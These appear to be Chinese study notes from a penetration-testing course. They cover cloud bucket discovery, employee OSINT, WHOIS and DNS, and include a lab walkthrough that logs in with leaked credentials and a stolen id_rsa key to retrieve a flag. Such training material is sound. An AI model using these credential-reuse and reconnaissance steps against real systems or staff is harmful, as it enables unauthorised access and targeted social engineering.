
```
blog.inlanefreight.com 10.129.24.93  
inlanefreight.com 10.129.27.33  
matomo.inlanefreight.com 10.129.127.22  
www.inlanefreight.com 10.129.127.33  
s3-website-us-west-2.amazonaws.com 10.129.95.250
```

在这种情况下，某些云存储可能已被添加到DNS列表中，供员工管理使用。这种配置虽然便捷，但如果被发现为开放访问，则可能成为漏洞的入口点。

发现云存储的其他方法

1. 使用Google Dorks搜索

结合Google Dorks（如 `inurl:` 和 `intext:`），可以缩小搜索范围，寻找目标公司相关的云存储资源。例如：



在这里，我们已经可以看到谷歌提供的链接包含pdf。当我们搜索我们可能已经知道或想知道的公司时，我们也会遇到其他文件，如文本文档、演示文稿、代码等。

这些内容通常也包含在网页的源代码中，从那里加载图像、JavaScript代码或CSS。这个过程

通常会减轻web服务器的负担，并且不会存储不必要的内容。

```
312
313
314 <link rel="dns-prefetch" href="//[REDACTED].blob.core.windows.net"/>
315 <link rel="preconnect" href="//[REDACTED].blob.core.windows.net" crossorigin/>
316
317 <link rel="dns-prefetch" href="//[REDACTED]"/>
318 <link rel="preconnect" href="//[REDACTED]" crossorigin/>
319
320 <link rel="dns-prefetch" href="//[REDACTED]"/>
321 <link rel="preconnect" href="//[REDACTED]" crossorigin/>
322
323
---
```

2. 第三方工具和平台

◆ Domain.Glass <https://domain.glass/>

提供目标公司基础设施的信息，例如Cloudflare的安全评估状态（如“安全”）。这类信息可以用于标记公司已部署的网关安全措施（第二层）。

◆ GrayHatWarfare <https://buckets.grayhatwarfare.com/>

另一个非常有用的提供商是GrayHatWarfare。我们可以进行许多不同的搜索，发现AWS、Azure和GCP云存储，甚至可以根据文件格式进行排序和过滤。因此，一旦我们通过谷歌找到了它们，我们也可以在GrayHatWarefare上搜索它们，并被动地发现哪些文件存储在给定的云存储上。

Home Filter Buckets Search Files Docs / API Top Keywords

Filter Buckets Random Buckets

Keyword

Filter

Buckets Listing

1 - 3 of 3 results

#	Bucket	Files	Container
1	aws [REDACTED] s3.amazonaws.com	1	
2	aws [REDACTED] s3.amazonaws.com	73	
3	aws [REDACTED] s3.amazonaws.com	0	

1

泄露的私有和公有SSH密钥


在压力或过度工作环境下，员工的失误可能导致公司面临重大风险。例如，SSH私钥被意外泄露，攻击者可以下载这些密钥并在无需密码的情况下访问公司的一台或多台机器。

示例：SSH私钥

——BEGIN OPENSSSH PRIVATE KEY——

b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAlwAAAAAdzc2gtcn

这种失误可能导致整个公司安全受到威胁。



员工 staff

员工信息收集与公司技术分析

通过社交媒体平台（如LinkedIn、Xing）寻找和识别员工，可以揭示团队的基础架构和构成。这有助于了解公司使用的技术、编程语言以及软件应用。此外，通过分析员工的技能和分享的内容，可以推断出他们当前的工作重点和兴趣领域。

社交媒体与招聘信息


1. 招聘信息中的线索

- ◆ 通过公司发布的职位招聘信息，可以了解其技术栈、数据库、开发框架以及常用工具。例如：
 - ◆ **编程语言**：Java、C#、C++、Python、Ruby、PHP、Perl。
 - ◆ **数据库**：PostgreSQL、MySQL、SQL Server、Oracle。
 - ◆ **开发框架**：Flask、Django、ASP.NET MVC、Spring。
 - ◆ **协作工具**：Atlassian Suite（Confluence、Jira、Bitbucket）。
 - ◆ **容器技术**：Docker、Kubernetes。
- ◆ 这些信息还表明公司可能使用SOA（面向服务的架构）和RESTful API进行微服务设计与实现。

2. 员工个人资料

- LinkedIn的员工简介通常透露他们的职业经历、项目经验以及擅长的技术。例如：
- **开源项目**：通过GitHub个人主页，可能发现公开的代码或文件。


- **工作内容：**领导开发移动CRM应用、实现客户端反馈存储系统等项目。



潜在风险与漏洞发现

3. 分享的代码与错误配置

- 某些开源项目可能包含敏感信息，如硬编码的JWT令牌、私有电子邮件地址或其他敏感数据。例如，在GitHub中发现的Django安全错误配置可能提供公司基础设施的详细信息。
- OWASP针对Django的安全最佳实践说明了可能的薄弱环节，这为进一步的测试提供了思路。



4. 社交媒体泄露的信息

- ◆ 一些员工可能会无意中分享公司的技术框架或配置细节，例如React、Elasticsearch、Kafka等技术栈。
- ◆ 通过追踪员工的职业历史，可以间接推断公司部署的安全措施和内部系统的架构。

LinkedIn提供了全面的就业搜索功能，可以根据人脉、地点、公司、学校、行业、个人资料语言、服务、姓名、头衔等进行分类。可以理解的是，我们提供的信息越详细，得到的结果就越少。因此，我们应该仔细考虑执行搜索的目的。

1. 通过nmap扫描目标主机

```
sudo nmap -sV -sC <ip>
```

```
PORT      STATE SERVICE      VERSION

21/tcp    open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (ftp.int.inlanefreight.htb) [10.129.229.209]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative

22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3f:4c:8f:10:f1:ae:be:cd:31:24:7c:a1:4e:ab:84:6d (RSA)
|   256 7b:30:37:67:50:b9:ad:91:c0:8f:f7:02:78:3b:7c:02 (ECDSA)
|_  256 88:9e:0e:07:fe:ca:d0:5c:60:ab:cf:10:99:cd:6c:a7 (ED25519)

53/tcp    open  domain       ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu

2121/tcp  open  ccproxy-ftp?
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Ceil's FTP) [10.129.229.209]
|     Invalid command: try being more creative
```



```
|_ Invalid command: try being more creative
```

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
```

```
SF-Port21-TCP:V=7.94SVN%I=7%D=12/29%Time=6770E8E1%P=aarch64-unknown-linux-
```

```
SF:gnu%r(GenericLines,9D,"220\x20ProFTPD\x20Server\x20\x20(ftp\
```

```
SF:eight\
```

```
SF:try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x20
```

```
SF:20being\x20more\x20creative\r\n");
```

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
```

```
SF-Port2121-TCP:V=7.94SVN%I=7%D=12/29%Time=6770E8E2%P=aarch64-unknown-linux-
```

```
SF:x-gnu%r(GenericLines,8E,"220\x20ProFTPD\x20Server\x20\x20(Ceil's\x20FTP\
```

```
SF:x20\x20(10\
```

```
SF:x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x20being\x20mo
```

```
SF:re\x20creative\r\n");
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at

```
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 224.86 seconds
```

2. 通过泄漏的credentials: ceil, qwer1234, 登陆后, 发现隐藏文件 `.ssh`, 在其中发现 `id_rsa` 文件, 下载后修改其 `chmod 600`, 即可用于远程ssh登陆。

```
chmod 600 id_rsa
```

```
ssh -i id_rsa ceil@<ip>
```

3. 通过ssh登陆后, 即可找到flag.txt

Medium lab

Information Gathering

WHOIS

WHOIS 是一种广泛使用的查询和响应协议。主要与域名相关, 还提供有关IP地址和自治系统的详细信息。

```
└─(chenduoduo@kali24)-[~]
```

```
└─$ whois google.com
```

```
Domain Name: GOOGLE.COM
```

```
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
```

```
Registrar WHOIS Server: whois.markmonitor.com
```

```
Registrar URL: http://www.markmonitor.com
```

```
Updated Date: 2019-09-09T15:39:04Z
```

```
Creation Date: 1997-09-15T04:00:00Z
```

```
Registry Expiry Date: 2028-09-14T04:00:00Z
```

```
Registrar: MarkMonitor Inc.
```

```
Registrar IANA ID: 292
```

```
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
```

```
Registrar Abuse Contact Phone: +1.2086851750
```

```
Domain Status: clientDeleteProhibited
```

```
https://icann.org/epp#clientDeleteProhibited
```

```
Domain Status: clientTransferProhibited
```

```
https://icann.org/epp#clientTransferProhibited
```

```
Domain Status: clientUpdateProhibited
```

```
https://icann.org/epp#clientUpdateProhibited
```

```
Domain Status: serverDeleteProhibited
```

```
https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited
https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited
https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf/
>>> Last update of whois database: 2024-12-31T06:50:03Z <<<
```

Domain Name : 域名本身 (例如, example.com)

Registrar : 域名注册的公司 (如GoDaddy, Namecheap)

Registrant Contact : 注册该域名的个人或组织。

Administrative Contact : 负责管理域的人员。

Technical Contact : 处理与域相关的技术问题的人员。

Creation and Expiration Dates : 域名注册时间和过期时间。

Name Servers : 将域名转换为IP地址的服务器。

WHOIS对网络侦察的重要性

Identifying Key Personnel : WHOIS记录通常会显示负责管理域的个人的姓名、电子邮件地址和电话号码。这些信息可以用于社会工程攻击或识别网络钓鱼活动的潜在目标。

Discovering Network Infrastructure : 名称服务器和IP地址等技术细节提供了有关目标网络基础设施的线索。这可以帮助渗透测试人员识别潜在的入口点或错误配置。

- ◆ **Historical Data Analysis** : 通过WhoisFreaks等服务访问历史WHOIS记录可以揭示所有权、联系信息或技术细节随时间的变化。这对于跟踪目标数字存在的演变非常有用。

利用WHOIS

1. 网络钓鱼调查

电子邮件安全网关标记发送给公司内多个员工的可疑电子邮件。这封电子邮件声称来自该公司的银行,并敦促收件人点击一个链接来更新他们的账户信息。安全分析师对电子邮件进行调查,并首先对电子邮件中链接的域名执行WHOIS查找。

WHOIS记录揭示了以下内容:

- ◆ **Registration Date** : 几天前刚注册的域名。
- ◆ **Registrant** : 注册者的信息隐藏在隐私服务后面。
 - **Name Servers** : 名称服务器与通常用于恶意活动的已知防弹托管提供商相关联。

这些因素的组合给分析师发出了重要的危险信号。最近的注册日期, 隐藏的注册信息, 和可疑的主机强烈表明一个网络钓鱼活动。分析师立即提醒公司的IT部门封锁该域名, 并警告员工注意骗局。

对主机提供商和相关IP地址的进一步调查可能会发现威胁行为者使用的其他网络钓鱼域或基础设施。

2. 恶意软件分析

一位安全研究人员正在分析一种新的恶意软件, 这种恶意软件已经感染了网络中的几个系统。该恶意软件与远程服务器通信, 接收命令并泄露被盗数据。为了深入了解威胁行为者的基础设施, 研究人员对与命令和控制 (C2) 服务器相关的域执行WHOIS查找。

WHOIS记录显示:

- ◆ **Registrant** : 域名注册给使用匿名免费电子邮件服务的个人。
- ◆ **Location** : 注册人的地址位于网络犯罪高发的国家。
- ◆ **Registrar** : 域名是通过一个有松散滥用政策历史的注册商注册的。
根据这些信息, 研究人员得出结论, C2服务器可能托管在一个受损或“防弹”的服务器上。然后, 研究人员使用WHOIS数据来识别主机提供商并通知他们恶意活动。

3. 威胁情报报告

一家网络安全公司跟踪了一个以金融机构为目标的复杂威胁行为者组织的活动。分析人员收集与该组织过去活动相关的多个域名的WHOIS数据, 以编写一份全面的威胁情报报告。

通过分析WHOIS记录, 分析人员发现了以下模式:

- ◆ **Registration Dates** : 域名在时间上是集中一起注册, 通常在重大攻击前不久。
- ◆ **Registrants** : 注册者使用各种别名和假身份。
- ◆ **Name Servers** : 域通常共享相同的名称服务器, 这表明存在公共基础结构。
- ◆ **Takedown History** : 许多域名在攻击后被关闭, 表明以前的执法或安全干预。

使用WHOIS

在使用 **whois** 命令之前, 您需要确保它已安装在Linux系统上。它是一个可以通过linux包管理器获得的实用程序, 如果没有安装, 也可以简单地使用

```
Chenduoduo@htb[/htb]$ sudo apt update
Chenduoduo@htb[/htb]$ sudo apt install whois -y
```

访问WHOIS数据最简单的方法是通过 **whois** 命令行工具。让我们对 **facebook.com** 执行WHOIS查找:

```
Chenduoduo@htb[/htb]$ whois facebook.com
```

```
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:12Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2033-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited
https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited
https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited
https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited
https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited
https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf/
>>> Last update of whois database: 2024-06-01T11:24:10Z <<<

[ ... ]
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Meta Platforms, Inc.
[ ... ]
```

facebook.com 的WHOIS输出有几个关键信息:

1. Domain Registration

- Registrar: RegistrarSafe, LLC

- **Creation Date** : 1997-03-29

- **Expiry Date** : 2033-03-30

这些详细信息表明该域名已在RegistrarSafe, LLC注册, 并且已经活跃了相当长的一段时间, 表明其合法性和在线存在。遥远的截止日期进一步提高了使用年限。

2. Domain Owner

- **Registrant/Admin/Tech Organization** : Meta Platforms, Inc.

- **Registrant/Admin/Tech Contact** : Domain Admin

此信息将Meta Platforms, Inc.确定为 **facebook.com** 背后的组织, 并将“域管理员”确定为域相关事宜的联络点。这与Meta Platforms, Inc.所拥有的著名社交媒体平台Facebook的预期是一致的。

3. Domain Status :

- ◆ **clientDeleteProhibited**, **clientTransferProhibited**, **clientUpdateProhibited**, **serverDeleteProhibited**, **serverTransferProhibited**, and **serverUpdateProhibited**

这些状态表明域受到保护, 不会在客户端和服务端发生未经授权的更改、传输或删除。这突出强调了对域的安全性和控制。


4. Name Servers :

- ◆ **A.NS.FACEBOOK.COM**, **B.NS.FACEBOOK.COM**, **C.NS.FACEBOOK.COM**, **D.NS.FACEBOOK.COM**

这些名称服务器都在 **facebook.com** 域内, 这表明Meta平台公司管理其DNS基础设施。对于大型组织来说, 保持对其DNS解析的控制和可靠性是一种常见的做法。

DNS

Domain Name System (DNS), 将人类可读的域名转换为计算机用于通信的IP地址。



How DNS Works

1. **Your Computer Asks for Directions (DNS Query)** : firstly, when you enter the domain name, computer will checks its **memory (cache)** to see if it remembers IP address from a previous visit. If not, it reaches out to a DNS resolver, usually provided by your **internet service provider (ISP)**.
2. **The DNS Resolver Checks its Map (Recursive Lookup)** : The resolver also has a cache, and if it doesn't find the IP address there, it starts a journey through the DNS hierarchy. It begins by asking a **root name server**, which is like the librarian of the internet.

3. **Root Name Server Points the Way**: The root server doesn't know the exact address but knows who does - the **Top-Level Domain (TLD)** name server responsible for the domain's ending. It points the resolver in the right direction.
4. **TLD Name Server Narrows It Down**: TLD名称服务器类似于区域地图。它知道哪个权威名称服务器负责您正在查找的特定域（例如， **example.com** ）并将解析器发送到那里。
5. **Authoritative Name Server Delivers the Address**: 权威名称服务器是最后一站。它就像你想要的网站的街道地址。它持有正确的IP地址并将其发送回解析器。
6. **The DNS Resolver Returns the Information**: 解析器接收IP地址并将其提供给您计算机。它还会记住它一段时间（缓存它），以防你想很快重新访问这个网站。
7. **Your Computer Connects**: 1. 现在你的电脑知道IP地址，它可以直接连接到托管网站的web服务器，你可以开始浏览。

The Hosts File

hosts 文件是一个简单的文本文件，用于将主机名映射到IP地址，提供了一种绕过DNS进程的手动域名解析方法。当DNS自动将域名转换为IP地址时， **hosts** 文件允许直接的本地覆盖。这对于开发、故障排除或阻止网站特别有用。

1. 绕过DNS解析。hosts文件允许手动设置域名和IP地址的映射。

hosts 文件在Windows上位于 **C:\Windows\System32\drivers\etc\hosts**，在Linux和MacOS上位于 **/etc/hosts**。文件中的每一行都遵循以下格式：

```
<IP Address>    <Hostname> [<Alias> ... ]  
  
127.0.0.1        localhost  
192.168.1.10     devserver.local
```

要编辑 **hosts** 文件，请使用管理/root权限使用文本编辑器打开它。根据需要添加新条目，然后保存文件。修改后立即生效，无需重启系统。

常见的用途包括将域重定向到本地服务器进行开发：

```
127.0.0.1        myapp.local
```

通过指定IP地址测试连通性：

192.168.1.20 testserver.local

或者通过将域名重定向到不存在的IP地址来阻止不需要的网站：

0.0.0.0 unwanted-site.com

可以将DNS过程视为接力赛。您的计算机以域名开始，并将其传递给解析器。然后解析器将请求传递给根服务器、TLD服务器，最后是权威服务器，每个服务器都更接近目的地。一旦IP地址被找到，它就会被转发到你的电脑上，让你可以访问这个网站。

Key DNS Concepts

在 **Domain Name System** (**DNS**)中，a **zone** 是特定实体或管理员管理的域命名空间的独立部分。可以把它看作是一组域名的虚拟容器。例如， **example.com** 及其所有子域（如 **mail.example.com** 或 **blog.example.com** ）通常属于相同的DNS区域。

区域文件是驻留在DNS服务器上的文本文件，它定义该区域内的资源记录（将在下面讨论），为将域名转换为IP地址提供关键信息。



为了说明这一点，这里有一个简化的示例，用于 **example.com** 的区域文件可能是什么样子：

```
$TTL 3600 ; Default Time-To-Live (1 hour)
@      IN SOA  ns1.example.com. admin.example.com. (
        2024060401 ; Serial number (YYYYMMDDNN)
        3600       ; Refresh interval
        900        ; Retry interval
        604800     ; Expire time
        86400      ; Minimum TTL

@      IN NS   ns1.example.com.
@      IN NS   ns2.example.com.
@      IN MX   10 mail.example.com.
www    IN A     192.0.2.1
mail   IN A     198.51.100.1
ftp    IN CNAME www.example.com.
```

该文件为 **example.com** 域内的各种主机定义了权威名称服务器（ **NS** 记录）、邮件服务器（ **MX** 记录）和IP地址（ **A** 记录）。

DNS服务器存储各种资源记录，每个记录在域名解析过程中都有特定的用途。让我们来探索一些最常见的DNS概念：

DNS Concept DNS 的概念	Description 描述	Example 例子
Domain Name	A human-readable label for a website or other internet resource. 网站或其他互联网资源的可读标签。	www.example.com
IP Address	A unique numerical identifier assigned to each device connected to the internet. 分配给连接到互联网的每个设备的唯一数字标识符。	192.0.2.1
DNS Resolver	A server that translates domain names into IP addresses. 将域名转换为IP地址的服务器。	Your ISP's DNS server or public resolvers like Google DNS (8.8.8.8) 您的ISP的DNS服务器或公共解析器，如谷歌DNS (8.8.8.8)
Root Name Server	The top-level servers in the DNS hierarchy. DNS层次结构中的顶级服务器。	There are 13 root servers worldwide, named A-M: a.root-servers.net 全世界有13个根服务器，命名为A-M: a.root-servers.net
TLD Name Server	Servers responsible for specific top-level domains (e.g., .com, .org). 负责特定顶级域名（例如，.com, .org）的服务器。	Verisign  for .com , PIR  for .org
Authoritative Name Server	The server that holds the actual IP address for a domain. 保存域实际IP地址的服务器。	Often managed by hosting providers or domain registrars.通常由托管提供商或域名注册商管理。
DNS Record Types	Different types of information stored in DNS. 存储在DNS中的不同类型的信息。	A, AAAA, CNAME, MX, NS, TXT, etc.A、AAAA、CNAME、MX、NS、TXT等。

既然我们已经探索了DNS的基本概念，那么让我们更深入地研究DNS信息的构建块——各种记录类型。这些记录存储了与域名相关的不同类型的数据，每种类型都有特定的用途：

Record Type 记录类型	Full Name 全名	Description 描述	Zone File Example 区域文件示例
A	Address Record 地址记录	Maps a hostname to its IPv4 address. 将主机名映射到它的IPv4地址。	<code>www.example.com. IN A 192.0.2.1</code>
AAAA	IPv6 Address Record IPv6地址记录	Maps a hostname to its IPv6 address. 将主机名映射到它的IPv6地址。	<code>www.example.com. IN AAAA 2001:db8:85a3::8a2e:370:7334</code>
CNAME	Canonical Name Record 规范名称记录	Creates an alias for a hostname, pointing it to another hostname. 为主机名创建别名，并将其指向另一个主机名。	<code>blog.example.com. IN CNAME webserver.example.net.</code>
MX	Mail Exchange Record 邮件交换记录	Specifies the mail server(s) responsible for handling email for the domain. 指定负责处理该域的电子邮件的邮件服务器。	<code>example.com. IN MX 10 mail.example.com.</code>
NS	Name Server Record 名称服务器记录	Delegates a DNS zone to a specific authoritative name server. 将DNS区域委托给特定的权威名称服务器。	<code>example.com. IN NS ns1.example.com.</code>
TXT	Text Record 文字记录	Stores arbitrary text information, often used for domain verification or security policies. 存储任意文本信息，通常用于域验证或安全策略。	<code>example.com. IN TXT "v=spf1 mx -all" (SPF record)</code> <code>example.com. IN TXT "v=spf1 mx -all" (SPF记录)</code>
